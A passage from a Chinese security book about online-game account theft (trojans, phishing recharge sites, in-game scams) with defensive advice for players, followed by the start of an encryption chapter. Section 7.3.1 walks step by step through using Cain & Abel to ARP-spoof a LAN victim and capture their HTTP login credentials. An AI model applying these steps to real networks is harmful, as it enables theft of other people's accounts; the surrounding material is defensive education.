NRD 系列网游窃贼是一款典型的网游盗号木马，通过各种木马下载器进入用户计算机，利用键盘钩子等技术盗取地下城与勇士、魔兽世界、传奇世界等多款热门网游的账号和密码，还可对受害用户的计算机进行屏幕截图、窃取用户存储在本地计算机上的图片文档和文本文档，以此破解游戏密保卡，并将这些敏感信息发送到指定邮箱中。

（2）魔兽密保克星

该盗号木马是将自己伪装为游戏，是针对热门网游“魔兽世界”游戏的木马。该游戏会把真 wow.exe 改名后设置为隐藏文件，木马却以 wow.exe 名称出现在玩家面前。如果玩家不小心运行了木马，即使账号绑定了密码保护卡，游戏账号也会被盗取。

（3）密保卡盗窃器

“密保卡盗窃器”是一款针对网游密保卡的盗号木马。它会尝试搜寻并盗取用户存放于计算机中的网游密保卡，一旦成功，将最终导致游戏账号被盗。

（4）下载狗变种

“下载狗变种”是一个木马下载器。利用该工具可以下载一些网游盗号木马和广告程序，从而给用户造成虚拟财产的损失以及频繁的弹窗骚扰。

7.2 解读网站充值欺骗术

在玩网络游戏的过程中，有的玩家需要用金钱来购买更精良的装备，就需要在相应充值功能区使用现实金钱换取游戏中的点数。针对这种情况，一些黑客就模拟游戏厂商界面或在游戏界面中添加一些具有诱惑性的广告信息，以诱惑用户前往充值，从而骗取钱财。

7.2.1 欺骗原理

游戏网站充值欺骗术的原理和骗取网上银行账号及密码信息的原理比较相似，都是使用钓鱼网站、虚假广告等欺骗手段。前段时间出现用于欺骗广大用户的非法网站 http://www.pay163.com，它和真实的网易点数卡充值查询中心的网址 http://pay.163.com 非常相似，不细心的玩家很容易上当受骗。

还有一些黑客伪造网游的官方网站，各个链接也都能链接到正确的网页中，但是，会在主页的页面中添加一些虚假的有奖信息，提示玩家已经中了大奖，让玩家通过登录网址了解相关的具体细节以及领取方式。待玩家打开相应网址后，会提示输入账号、密码、角色等级等信息。一旦输入这些资料，玩家的账号信息就被黑客盗取，黑客就可以直接登录该账号，并转移此账号中的“贵重物品”。

7.2.2 常见的欺骗方式

网络骗术层出不穷，让人防不胜防，尤其是在网络游戏中，一不小心就栽入了盗号者

布下的陷阱。所以，不要轻信任何非官方网站的表单提交程序，一定要通过正确的方式进入网游公司的正式页面才能确保账号安全。黑客常用的欺骗方式有如下几种。

1．冒充管理员或工作人员骗取账号密码

这种方法比较常见，盗号者一般是申请“游戏管理员”“网易发奖员”“点卡验证员”等名字，然后发送一些虚假的中奖信息。

一般在游戏中只有一个“游戏管理员”，其他任何管理员都是假冒的，而且“游戏管理员”在游戏中一般是不会向用户索取账号和密码的。“游戏管理员”如果要索取用户的账号、密码查询，也只会让用户通过客服专区或邮件的形式提交。

游戏官方只会在主页上以公告的形式向用户公布与中奖有关的任何信息，而不会在游戏中。如果在游戏的过程中发现有人发送类似骗取账号和密码的信息，可以马上向在线的“游戏管理员”报告，或者通过客服专区提交。

2．利用账号买卖等形式骗取账号和密码

这种方法是利用虚假的交易账号来骗取玩家的账号。盗号者通常以卖号为名，把号卖给用户，但是在得到钱后过几天就通过安全码把账号找回去；或假装想购买用户的账号，以先看号为名骗取账号。其防范方法如下。

1）拒绝虚拟财产交易，尤其是账号交易。

2）不要将自己的账号、安全码或密码轻易告诉他人。

3．发送虚假信息欺骗用户

盗号者通常会通过游戏频道向他人发送类似“告诉大家一个好消息，网易账号系统已经被破解了，可以通过登录 http://xy2on**.****.com 页面修改安全码！”的通知。用户一旦登录该页面并输入自己的账号密码等信息，该用户的这些信息就会被盗号者窃取。

该种欺骗方式的防范方法如下。

1）不要轻信类似的信息。

2）如果要修改安全码，则一定要到游戏开发公司的官方网站上修改。

4．冒充朋友，在游戏中索要用户账号、点卡等信息


该种盗号方式的特点是：盗号者自称是游戏中用户的朋友或某朋友的小号，然后称想要看用户的极品装备，或帮用户练级、充值点卡等，从而向其索要账号、密码；而当用户将账号、密码发给对方后，其账号就会立刻下线，当再次尝试登录时将会提示密码错误。其防范方法是不要轻易将自己的游戏账号和密码随意告诉他人。

7.2.3 提高防范意识

网络游戏玩家提高安全防范意识是保证账号和密码不被盗取的关键因素，除上述防范措施外，游戏玩家还要注意防范本机中的网络安全，防范木马病毒的攻击，主要表现在如下几个方面。

1）在 IE 浏览器页面中选择“工具”>“Internet 选项”菜单命令，即可打开“Internet 选项”对话框，如下左图所示。在“安全”选项卡中单击“自定义级别”按钮，在“安全设置-Internet 区域”对话框中的“重置为”下拉列表框中选择“高”选项，如下右图所示。单击“确定”按钮，即可将 Internet 的级别设置为高。将 IE 浏览器的“Internet 选项”的“高级”设置为默认设置。

打开“Internet 选项”对话框



将安全级别设置为“高”

2）如果在网吧中登录自己的游戏账号，一定要警惕网吧的计算机上是否安装有记录键盘操作的软件或木马。打开“Windows 任务管理器”窗口，如右图所示，查看是否有来历不明的程序正在运行。如果有，则立即将该程序结束任务。最好在上机前先使用木马检查工具扫描一下机器，看是否存在木马程序，并且重启计算机。

“Windows 任务管理器”窗口

3）不要安装和下载一些来历不明的软件，特别是外挂程序。不要随便打开来历不明信件的附件。

4）在输入游戏账号和密码时，最好不要用〈Enter〉键和〈Tab〉键，要使用错位输入法或使用“小键盘”和“密码保护”功能，这样可以防止计算机中的盗号木马的监视。

5）在使用聊天软件时，不要随意接收或运行不明程序，如果确实需要，立即进行查毒再运行。

6）启动 Windows 自动更新程序，以确保所使用的操作系统具备防御最新木马的能力。

7.3 防范游戏账号破解


使用暴力破解网游账号和密码主要是利用专门的暴力破解密码工具进行破解。这些工具主要采用穷举法逐个尝试并破解网游的账号和密码，虽然破解过程比较慢，却也是可以进行破解。所以，游戏玩家应该在玩游戏的过程中保护好自己的账号和密码，防止账号被盗。

7.3.1 勿用“自动记住密码”

一般的游戏登录界面都会为用户提供“自动记住密码”功能，该功能为用户的登录提供了方便，但同时也方便了黑客破解账号和密码。如果用户登录网络游戏时使用该功能，计算机就会自动将其账号和密码保存在一个文件中，这样就给了暴力破解工具盗取其账号和密码的机会。目前这类破解工具很多，如 Cain & Abel 工具。

Cain & Abel 是一个可以破解屏保、PWL 密码、共享密码、缓存口令、远程共享口令、SMB 口令等的综合工具。利用该工具可以查看使用“自动记住密码”功能登录的本地账户及密码。下面通过 Cain & Abel 软件来介绍使用“自动记住密码”功能给用户带来的危害性。具体的使用操作步骤如下。


STEP01: “Cain”主窗口



01 安装Cain＆Abel工具和Winpcap 4.1，双击桌面上的“Cain”快捷图标，打开“Cain”主窗口。

02 单击“配置”按钮。


STEP02: 打开“配置对话框”对话框



01 选择本机的IP地址和适配器。

02 单击“确定”按钮。

STEP03: 返回“Cain”主窗口



01 单击“嗅探器”按钮，查看本地网络中的主机。


02 右击，从快捷菜单中选择“扫描MAC地址”菜单命令。

STEP04: “MAC 地址扫描”对话框

01 选择扫描的目标主机。


02 单击“确定”按钮即开始扫描。

STEP05: 单击“嗅探器”按钮



查看整个局域网内的所有主机的信息。

STEP06: 查看已经存在的 ARP 欺骗




01 单击“APR”按钮。

02 查看已经存在的ARP欺骗。

03 在空白处单击并单击“添加到列表”按钮。


STEP07: 打开“新建 ARP 欺骗”对话框



01 在左侧选择网关，右侧选择被欺骗的IP地址。

02 单击“确定”按钮。

STEP08: 返回“APR”选项卡




查看刚添加的ARP欺骗信息。

STEP09: 打开网站地址栏

01 输入“http://popkart.tiancity.com/homepage/”，打开跑跑卡丁车游戏登录界面。

02 输入用户名和密码，并单击“确定”按钮，即可成功登录到网络游戏页面。

STEP10: 返回“Cain”主窗口



01 单击“口令”按钮。

02 单击“HTTP”选项，在右侧列表中即可看到目标主机游戏登录的用户名和密码。

使用 Cain 软件可以很轻松地窃取到目标主机登录网络游戏的账号和密码。除此之外，利用该工具还可以暴力破解账号密码。该工具的嗅探功能也很强大，几乎可以捕获到 FTP、HTTP、IMAP、POP3、SMB、TELNET、VNC、TDS、SMTP 等多种账号的口令。

7.3.2 防范方法

为防止自己的游戏账号与密码被黑客暴力破解，一般须采取如下几种防御措施。

1）尽量不要将自己的游戏账号和密码暴露在公共场合和其他网站，更不要使用“自动记住密码”功能登录游戏。

2）尽可能将密码设置得复杂一些，位数最少为 8 位，且需要数字、字母和其他字符混合使用。

3）不要使用生日、身份证号码、电话号码、居住的街道名称、门牌号码等作为游戏的密码。

4）由于再复杂的密码也可能被黑客破解，因此只有经常更换密码，才能提高密码安全系数。

5）要申请密码保护，即设置安全码，而且安全码不要与密码相同。由于安全码也不能保证密码不被破解，因此用户在设置安全码后，还要尽可能地保护自己的密码。

6）完善地管理用户登录权限和软件安装权限，并尽可能地使用一些锁定软件在短暂离开时锁定计算机，避免他人非法使用自己的计算机。

7.4 警惕局域网监听

目前，局域网大多采用广播通信方式，在广播域中可以监听到所有的信息报。这样在局域网中进行网络游戏，黑客就可以通过对信息包进行分析来窃取局域网上传输的游戏账号和密码信息。同时，现在很多黑客都会把局域网扫描与监听作为入侵之前的准备工作。凭借这种方式，黑客可以获得用户名、密码等重要的信息，还可以监听别人发送的邮件内容、即时聊天信息、访问网页的内容等。因此，如果被黑客进行监听的话，将会给企业带来巨大的损失，所以要警惕局域网的监听。

7.4.1 了解监听的原理

网络监听是一种计算机网络安全方面的技术，其主要的使用对象是网络安全管理人员。他们可以使用该项技术来监视网络的状态、数据流动情况以及网络上传输的信息等。当信息以明文的形式在网络上传输时，使用监听技术接收网络上传输的信息并不是一件难事，只要将网络接口设置成监听模式，即可将网上传输的信息截获。

现在普遍使用的以太网协议，其工作方式是将要发送的数据包发往连接在一起的所有主机，且数据包中包含应该接收数据包主机的目标地址，只有与数据包中目标地址一致的那台主机才能接收。当主机工作在监听模式下，无论数据包中的目标地址是什么，主机都将接收，并一律上交给上层协议软件处理，这也就意味着在同一条物理信道上传输的所有信息都可以被接收到。如果接收到的信息是以明文发送的，则其中所有的信息都将展现在接收者面前，而且现在网络上的信息大多是以明文发送的。如果用户的账户名和口令等信

息也以明文的方式在网上传输，而此时一个黑客或网络攻击者正在进行网络监听，这就是目前网上交易的账号密码丢失、QQ 号丢失的原因所在。

目前对网络游戏进行监听的工具主要有联众密码监听器和边锋密码监听器。这两个工具专门用来监视局域网内部联众和边锋网络游戏登录，同时记录整个局域网内部的联众网页登录、边锋网页登录等的包括账户和密码在内的所有敏感信息。对于登录到游戏大厅的用户可以记录账号和密码，而对于登录到游戏网页的用户则可以记录用户在网页中输入的所有以 POST 方式提交的表单中的全部内容，而且只要有一个客户端运行了此类工具，整个网吧或局域网就都在其监控之下。


7.4.2 防范方法

对于黑客来说，可以利用网络监听技术很容易地获得用户账号和密码等关键信息；而对于入侵检测和追踪者来说，网络监听技术又能够在与黑客的斗争中发挥重要的作用。因此，目前在局域网中还没有很好的方法来防御此类监听，但也并不是对恶意的网络监听攻击无任何防范措施。下面将介绍几种防范网络监听的方法。

1．使用专门的密码防盗工具


为了保护计算机的基本设置，网吧一般都对〈Ctrl+Alt+Del〉等组合键进行限制，使得用户根本无法知道是否有网络监听工具在运行。不过，用户可以下载专门的密码保护软件来保护自己的游戏账号和密码等隐私信息。常用的工具有传奇密码防盗专家、网吧密码防盗专家等。使用网吧密码防盗专家来保护网络游戏账号信息的具体操作步骤如下。

STEP01: 打开网吧密码防盗专家




在“关于”选项卡中可看到该软件的相关信息，例如使用先进的内存伪装技术，可对密码进行动态伪装等。

STEP02: 切换至“消息”选项卡



单击“启动”按钮，程序即自动对账号进行密码保护，并实时捕获各种隐患的病毒、木马、密码间谍、键盘记录、恶意外挂等，还能在黑客发送密码邮件时截获其邮件账号和密码。


STEP03：切换至“配置”选项卡



01 设置可疑模块、在线注册用户、密码等。

02 单击“更改密码”按钮。

STEP04：密码更改成功



单击“OK”按钮，即完成权限设置操作。


注意

密码防盗专家系列分为：密码防盗专家综合版，主要针对个人用户设计；网吧密码防盗专家网络版，主要针对网吧管理人员设计。这里使用的是网吧密码防盗专家网络版，如果是普通用户，则使用密码防盗专家综合版。

STEP05：切换至“历史”选项卡


弹出“权限管理”对话框，在“输入管理密码”文本框中输入设置的管理密码，并单击“OK”按钮。

STEP06：打开“历史”选项卡



可查看已处理的模块，还可以进行还原操作。

STEP07：切换至“网络”选项卡



在“权限管理”对话框中输入设置的管理密码，即可打开“网络”选项卡，在其中可对网络选项、报警信息等属性进行设置。

密码防盗专家还可以查杀很多恶意软件，如冰河木马、QQ 密码侦探、广外幽灵、边锋盗号机、传奇击键、OICQ 密码监听记录工具、QEyes 潜伏猎手、密码专家、传奇游戏在线击键记录、超级密码记录木马、联众木马监听器、按键记录器等。

2．使用加密技术

如果局域网中的数据包经过加密后再传输，通过监听得到的信息就会是乱码，可以保护账号密码，但是使用加密技术会影响数据传输速度，用户要谨慎使用该种防范措施。

3．网络分段

网络分段是将一个物理网络划分为多个逻辑子网的技术。网络分段作用是将非法用户与敏感的网络资源相互隔离，从而防止可能的非法监听。一个子网段是一个小的局域网，监听的计算机只能在自己的小网段内监听，而不会监听别的子网段。还可以使用专门的反监听工具，如 AntiSniffer，进行防范。

4．使用划分 VLAN 技术


虚拟局域网（VLAN），是根据需要灵活地加入不同的逻辑子网中的一种网络技术。建立了虚拟局域网后，各个虚拟网之间不能直接进行通信，而必须通过路由器转发，为高级的安全控制提供了可能，增强了网络的安全性，这样可以防止大部分基于网络监听的入侵。

7.5 美萍网管大师

“美萍网管大师”软件集实时计时、计费、计账功能于一体，是一款网吧管理员必不可少的工具。该工具既可单独作为网吧的计费管理机，也可配合安全卫士远程控制整个网络内的所有计算机，也可以可对任意机器进行开通、停止、限时、关机、热启动等操作，并且具有会员管理、网吧商品管理、每日费用统计等众多功能。


使用“美萍网管大师”软件管理网吧中计算机的具体操作步骤如下。

STEP01: 打开“美萍网管大师”主窗口




选择一台计算机（这里选择1号计算机），单击工具栏中“远程关机”按钮。

STEP02: 查看确认信息




单击“是”按钮，即可关闭1号计算机。

STEP03: 返回主窗口



单击“系统设置”按钮。

STEP04: 查看提示信息




输入系统密码，并单击“确定”按钮。

STEP05: 打开“美萍软件设置”对话框


在“计费”选项卡中可对计费标准、分时段计费、上网程序设置和会员计费等属性进行设置。

STEP06: 切换至“设置”选项卡




可对密码和系统的各个属性进行设置。

STEP07: 切换至“记录”选项卡




单击“操作历史记录”按钮。

STEP08: 打开“历史操作记录”对话框



查看主要操作记录并可以管理员身份删除记录。

STEP09: 返回“记录”选项卡




单击“网站历史记录”按钮。

STEP10: 打开“客户机网站历史记录统计”对话框


查看某台客户机浏览的网站，从中可以判断用户是否进行了下载操作。

STEP11: 返回主窗口




单击“会员管理”按钮。

STEP12: 打开“信息”提示框



输入设置的系统密码，单击“确定”按钮。

STEP13: 打开“会员管理器”对话框



在其中可对本网吧的会员进行会员充值、新增会员、资料修改、资料备份、会员统计等各种操作。

第 8 章 密码攻防

数据的解密技术和加密技术是矛与盾的关系，它们是在相互斗争中发展起来的，永远没有不可破解的加密技术。然而，一般的解密技术总是滞后于加密技术，也就是说，一般的解密技术总是针对某一类或相关加密技术而产生的。

要点提示

- **七种常见的加密解密类型**
- **文件和文件夹密码攻防**
- **系统密码攻防**
- **加密精灵、MD5 与私人磁盘的使用**

8.1 加密与解密的基础知识


8.1.1 认识加密与解密

加密是指对明文进行翻译，使用不同的算法对明文以代码形式实施加密，加密后的内容会成为一段不可读的代码，通常成为“密文”。简单来说，就是可读懂或可以直接查看的信息，经过加密后需要输入密码才可以查看。其他用户即使获得了已加密的信息数据，也会因为没有密码而无法打开并查看信息内容。因此使得数据信息得以保护，从而避免被其他用户非法窃取、阅读。

解密是加密的逆过程，即将已加密的信息转换为明文，是使信息数据可以直接阅读的过程。

8.1.2 加密的通信模型

如果明文作为加密输入的原始信息，用 M 表示；加密算法为变换函数 F；密文为加密后明文的变换结果，用 C 表示。那么，加密的通信模型就可以以下图表示。



一个加密的通信模型

8.2 七种常见的加密解密类型


8.2.1 RAR 压缩文件

压缩文件也是在日常操作中使用非常多的，将所制作的文档通过压缩软件来实施加密，不仅可以减小磁盘空间，还可以更好地保护文档。

1．用 WinRAR 加密文件

